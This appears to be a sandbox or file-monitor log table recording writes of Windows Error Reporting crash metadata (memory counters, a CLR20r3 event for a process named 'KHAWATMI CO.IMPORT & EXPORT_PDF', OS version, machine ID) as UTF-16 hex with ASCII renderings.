C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 36 00 31 00 38 00 31 00 36 00 38 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.4.6.1.8.1.6.8.<./.U.p.t.i.m.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 30 00 32 00 37 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.0.2.7.6.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 36 00 34 00 33 00 34 00 35 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.6.4.3.4.5.6.0.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 35 00 39 00 34 00 32 00 34 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.9.9.5.9.4.2.4.0.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 37 00 39 00 32 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.7.9.2.5.6.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 33 00 34 00 38 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.3.4.8.8.0.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 30 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.0.6.4.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 31 00 39 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.1.9.1.2.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 38 00 38 00 32 00 37 00 36 00 34 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.2.8.8.2.7.6.4.8.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 38 00 33 00 35 00 34 00 39 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.8.3.5.4.9.4.4.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 38 00 38 00 32 00 37 00 36 00 34 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.2.8.8.2.7.6.4.8.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	60	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 43 00 4c 00 52 00 32 00 30 00 72 00 33 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.C.L.R.2.0.r.3.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	9	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	18	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	120	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 4b 00 48 00 41 00 57 00 41 00 54 00 4d 00 49 00 20 00 43 00 4f 00 2e 00 49 00 4d 00 50 00 4f 00 52 00 54 00 20 00 26 00 61 00 6d 00 70 00 3b 00 20 00 45 00 58 00 50 00 4f 00 52 00 54 00 5f 00 50 00 44 00 46 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.K.H.A.W.A.T.M.I..C.O...I.M.P.O.R.T..&.a.m.p.;..E.X.P.O.R.T._.P.D.F.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	9	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 66 00 66 00 62 00 6a 00 64 00 71 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.f.f.b.j.d.q.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
